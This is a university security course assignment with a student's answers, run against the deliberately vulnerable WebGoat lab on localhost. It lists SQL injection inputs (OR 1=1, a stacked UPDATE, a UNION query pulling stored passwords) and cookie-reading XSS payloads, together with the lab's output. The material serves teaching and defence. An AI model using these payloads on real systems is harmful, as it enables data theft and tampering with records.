# Application Security Assignment #2: WebGoat

CPSC 448: Computer Security

Fall 2019

15 pts.

Due Date: Thursday, Oct. 31 at 4:40pm

**Objective**: Download and run WebGoat and use it to execute and understand two types of attacks: SQL injection and cross-site scripting (XSS).



## Part 1: Download and Run WebGoat

1. Install [Java 11](https://www.oracle.com/technetwork/java/javase/downloads/jdk11-downloads-5066655.html), if you don’t have it already.
2. Update your PATH environment variable as described [here](https://stackoverflow.com/a/26438374). (Note: The link is for a Windows computer; I’m not sure how to do it on OSX or Linux.)
3. [Download v8.0.0.M25 of WebGoat.](https://github.com/WebGoat/WebGoat/releases/tag/v8.0.0.M25)
4. Disconnect from the internet, as per [“Warning 1” on WebGoat’s GitHub page](https://github.com/WebGoat/WebGoat#introduction).
5. Open the directory where you put the WebGoat file and run the following command:  
   java -jar webgoat-server-8.0.0.M25.jar
6. Open a browser and navigate to <http://localhost:8080/WebGoat>.
   1. If your browser redirects you to HTTPS instead of HTTP, it’ll break. Chrome and Firefox will sometimes force you to use HTTPS, so to fix that do [this](https://superuser.com/a/881431) for Chrome and [this](https://support.mozilla.org/en-US/questions/1019210) for Firefox. (If that doesn’t work for Firefox, try [this](https://support.mozilla.org/en-US/questions/1027355).)

## Part 2: SQL Injection

While you are running WebGoat, go to the following URLs and input the following values in the specified fields. While you execute the first one, make sure you understand why the malicious input has the effect that it has. Don’t worry if you don’t understand the others (especially if you haven’t yet taken an SQL class).

|  |  |  |
| --- | --- | --- |
| URL | Input Field | Malicious Input |
| 1. [Lesson 11](http://localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.lesson/10) | Employee Name | ' OR 1=1 -- |
| 1. [Lesson 12](http://localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.lesson/11) | Employee Name | '; UPDATE employees SET salary = 123000 WHERE last\_name = 'Smith'; -- |
| 1. [Lesson 3 (advanced)](http://localhost:8080/WebGoat/start.mvc#lesson/SqlInjectionAdvanced.lesson/2) | Name | ' UNION ALL SELECT 101, user\_name, password, '', '', '', 0 FROM user\_system\_data; -- |

### Questions

1. Copy and paste the exact output of the first SQL injection.

**You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **USERID** | **FIRST\_NAME** | **LAST\_NAME** | **DEPARTMENT** | **SALARY** | **AUTH\_TAN** |
| 32147 | Paulina | Travers | Accounting | 46000 | P45JSI |
| 34477 | Abraham | Holman | Development | 50000 | UU2ALK |
| 37648 | John | Smith | Marketing | 64350 | 3SL99A |
| 89762 | Tobi | Barnett | Development | 77000 | TA9LL1 |
| 96134 | Bob | Franco | Marketing | 83700 | LO9S2V |

1. Copy and paste the exact output of the second SQL injection. (Note: This one just outputs a message from WebGoat, not an SQL result.)

**Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **USERID** | **FIRST\_NAME** | **LAST\_NAME** | **DEPARTMENT** | **SALARY** | **AUTH\_TAN** |
| 37648 | John | Smith | Marketing | 123000 | 3SL99A |
| 96134 | Bob | Franco | Marketing | 83700 | LO9S2V |
| 89762 | Tobi | Barnett | Development | 77000 | TA9LL1 |
| 34477 | Abraham | Holman | Development | 50000 | UU2ALK |
| 32147 | Paulina | Travers | Accounting | 46000 | P45JSI |

1. Copy and paste the exact output of the third SQL injection.

**You have succeeded:**

**USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE, LOGIN\_COUNT,  
101, jsnow, passwd1, , , , 0,  
101, jdoe, passwd2, , , , 0,  
101, jplane, passwd3, , , , 0,  
101, jeff, jeff, , , , 0,  
101, dave, passW0rD, , , , 0,**

**Well done! Can you also figure out a solution, by appending a new Sql Statement?**

Your query was: SELECT \* FROM user\_data WHERE last\_name = '' UNION ALL SELECT 101, user\_name, password, '', '', '', 0 FROM user\_system\_data; --'

1. Go to [SQL Injection Lesson 9](http://localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.lesson/8) and execute an SQL injection attack. When you have done so, record what you inputted into the three dropdown menus (from left to right).

|  |  |  |
| --- | --- | --- |
| ‘ | or | ‘1’ = ‘1 |

1. Explain one reason why SQL injection has been ranked #1 in the OWASP Top Ten since its creation.


SQL injection has been ranked #1 because databases are usually a company’s most valuable computer system. Furthermore, essentially all databases run on some form of SQL, so there is a large range of attacks that could affect many systems.

## Part 3: Cross-Site Scripting (XSS)

While you are running WebGoat, go to the following URLs and input the following values in the specified fields. Make sure you understand why the malicious input has the effect that it has.

|  |  |  |
| --- | --- | --- |
| URL | Input Field | Malicious Input |
| 1. [Lesson 7](http://localhost:8080/WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/6) | Credit Card | <script>alert(document.cookie);</script> |
| 1. [Lesson 7](http://localhost:8080/WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/6) | Credit Card | <img src="x" onError="alert(document.cookie);"> |

### Questions

1. Attach a screenshot of the pop-up that you saw when executing the XSS attacks.  
   
2. What is one piece of data that an attacker can steal using XSS?

The attacker can steal the session ID if the user is logged in to the target browser. Alternatively, the attacker could view or edit content on the webpage the user is on.

1. How does one protect against XSS?

HTML encode the input first before displaying or don’t put user input in the DOM.

## Submission

After you have answered all the questions in this document, submit it via [Dropoff](http://www.cs.gonzaga.edu/dropoff) by the beginning of class on the due date. Also print off and turn in a hard copy.